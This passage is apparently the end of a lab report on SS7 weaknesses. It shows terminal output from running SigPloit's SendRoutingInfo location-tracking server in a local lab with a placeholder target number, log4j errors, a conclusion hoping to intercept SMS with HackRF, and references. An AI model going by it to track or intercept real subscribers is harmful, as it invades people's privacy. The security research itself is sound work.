drwxr-xr-x 3 root root 4.0K Dec 10 16:36 ProvideSubscriberInfo_Server
-rw-r--r-- 1 root root  239 Dec 10 16:36 ReadME.md
drwxr-xr-x 3 root root 4.0K Dec 10 16:36 SendRoutingInfoForGPRS_Server
drwxr-xr-x 3 root root 4.0K Dec 10 16:36 SendRoutingInfoForSM_Server
drwxr-xr-x 3 root root 4.0K Dec 10 16:36 SendRoutingInfo_Server
(base) joy@ubuntu:/bin/SigPloit/Testing/Server/Attacks/Location_Tracking$ cd SendRoutingInfo_Server/
(base) joy@ubuntu:/bin/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server$ ls -lh
total 5.4M
drwxr-xr-x 2 root root 4.0K Dec 10 16:36 META-INF
-rw-r--r-- 1 root root  279 Dec 10 16:36 README_Instructions
-rw-r--r-- 1 root root 5.4M Dec 10 16:36 SendRoutingInfo.jar
-rw-r--r-- 1 root root  26K Dec 10 16:36 SendRoutingInfoResp.java
-rw-r--r-- 1 root root 3.3K Dec 10 16:36 SRILowLevelServer.java
(base) joy@ubuntu:/bin/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server$ cat README_Instructions
This code simuilates the HLR of the target network

Hardcoded Values:
=================
Client PC: 1
Client IP: 192.168.56.101
Client port: 2905
Peer PC: 2
Peer IP: 192.168.56.102
Peer port: 2906
Target MSISDN: 201522222222

Execution:
==========
java -r jar SendRoutingInfo.jar
(base) joy@ubuntu:/bin/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server$ java -r jar SendRoutingInfo.jar
```


Activities
Terminal
Wed 9:17 PM
joy@ubuntu: /bin/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server
File Edit View Search Terminal Help

```
Hardcoded Values:
=================
Client PC: 1
Client IP: 192.168.56.101
Client port: 2905
Peer PC: 2
Peer IP: 192.168.56.102
Peer port: 2906
Target MSISDN: 201522222222

Execution:
==========
java -r jar SendRoutingInfo.jar
(base) joy@ubuntu:/bin/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server$ ^C
(base) joy@ubuntu:/bin/SigPloit/Testing/Server/Attacks/Location_Tracking/SendRoutingInfo_Server$ java -jar SendRoutingInfo.jar
log4j:ERROR setFile(null,true) call failed.
java.io.FileNotFoundException: /home/gh0/restcomm-jss7-7.0.1383/ss7/maplog.log (Permission denied)
        at java.base/java.io.FileOutputStream.open0(Native Method)
        at java.base/java.io.FileOutputStream.open(FileOutputStream.java:298)
        at java.base/java.io.FileOutputStream.<init>(FileOutputStream.java:237)
        at java.base/java.io.FileOutputStream.<init>(FileOutputStream.java:158)
        at org.apache.log4j.FileAppender.setFile(FileAppender.java:289)
        at org.apache.log4j.RollingFileAppender.setFile(RollingFileAppender.java:167)
        at org.apache.log4j.FileAppender.activateOptions(FileAppender.java:163)
        at org.apache.log4j.config.PropertySetter.activate(PropertySetter.java:256)
        at org.apache.log4j.config.PropertySetter.setProperties(PropertySetter.java:132)
        at org.apache.log4j.config.PropertySetter.setProperties(PropertySetter.java:96)
        at org.apache.log4j.PropertyConfigurator.parseAppender(PropertyConfigurator.java:654)
        at org.apache.log4j.PropertyConfigurator.parseCategory(PropertyConfigurator.java:612)
        at org.apache.log4j.PropertyConfigurator.configureRootCategory(PropertyConfigurator.java:509)
        at org.apache.log4j.PropertyConfigurator.doConfigure(PropertyConfigurator.java:415)
        at org.apache.log4j.PropertyConfigurator.doConfigure(PropertyConfigurator.java:441)
        at org.apache.log4j.helpers.OptionConverter.selectAndConfigure(OptionConverter.java:470)
        at org.apache.log4j.LogManager.<clinit>(LogManager.java:122)
        at org.apache.log4j.Logger.getLogger(Logger.java:104)
        at SRILowLevelServer.<clinit>(SRILowLevelServer.java:23)
*********************************************
***      Subscriber Information - HLR     ***
*********************************************
Input Stream = sun.net.www.protocol.jar.JarURLConnection$JarURLInputStream@48140564
log4j:ERROR setFile(null,true) call failed.
java.io.FileNotFoundException: /home/gh0/restcomm-jss7-7.0.1383/ss7/maplog.log (Permission denied)
        at java.base/java.io.FileOutputStream.open0(Native Method)
        at java.base/java.io.FileOutputStream.open(FileOutputStream.java:298)
        at java.base/java.io.FileOutputStream.<init>(FileOutputStream.java:237)
        at java.base/java.io.FileOutputStream.<init>(FileOutputStream.java:158)
        at org.apache.log4j.FileAppender.setFile(FileAppender.java:289)
        at org.apache.log4j.RollingFileAppender.setFile(RollingFileAppender.java:167)
        at org.apache.log4j.FileAppender.activateOptions(FileAppender.java:163)
        at org.apache.log4j.config.PropertySetter.activate(PropertySetter.java:256)
        at org.apache.log4j.config.PropertySetter.setProperties(PropertySetter.java:132)
        at org.apache.log4j.config.PropertySetter.setProperties(PropertySetter.java:96)
```

Conclusion

Our primary purpose was to demonstrate the vulnerabilities in SS7 protocol by using SigPloit. We have presented the architecture of SigPloit and its various modes. However, more research is required to gain access to the SS7 network and perform a Live attack. Our aspiration is to be able intercept cell signal with HackrfOne and eventually intercept an SMS using SigPloit.

REFERENCES

[1] MobiSys'10, June 15–18, 2010, San Francisco, California, USA. Copyright 2010 ACM 978-1-60558-985-5/10/06

[2] R. Ahas, A. Aasa, et al. Evaluating Passive Mobile Positioning Data for Tourism Surveys: An Estonian Case Study. Elsevier Tourism Management, 29(3):469–486, 2008.

[3] S. Keshav. An Engineering Approach to Computer Networking: ATM Networks, the Internet, and the 253 Telephone Network. Addison-Wesley Longman Publishing Co., Inc., Boston, MA, USA, 1997.

[4] ITU-T. Introduction to CCITT Signaling System No.7. ITU-T Recommendation Q.700, Mar 1993.

[5] G. Heine and M. Horrer. GSM Networks: Protocols, Terminology, and Implementation. Artech House, Inc., Norwood, MA, USA, 1999.

[6] Hacking 9. Practical Protection. It Security Magazine Vol. 12, No. 14 Open.

[7] SS7 – The Deadliest Attack. Author - Vasanth Vanan https://medium.com/@vasanthavanan59439/ss7-the-deadliest-attack-6423de7fe8c0.

[8] Tobias Engel, SS7-Locate-Track-maniuplate, Presentation: https://berlin.ccc.de/~tobias/31c3-ss7-locate-track-manipulate.pdf,

[9] Welcome to SigPloit (Wiki)

https://github.com/SigPloiter/SigPloit/wiki/1--Welcome-to-SigPloit

[10] Mobile Network Architecture (Wiki)

https://github.com/SigPloiter/SigPloit/wiki/2--Mobile-Network-Architecture

[11] How to use the SS7 module

https://github.com/SigPloiter/SigPloit/wiki/3--How-to-use-the-SS7-module

[12] Hacking, Practical Protection, IT Security Magazine, Vol.12, NO.14

[13] MELT'08, September 19, 2008, San Francisco, California, USA.
Copyright 2008 ACM 978-1-60558-189-7/08/09

[14] 3GPP TS 29.002: Mobile Application Part (MAP).

[15] Q.700: Introduction to CCITT Signalling System No.7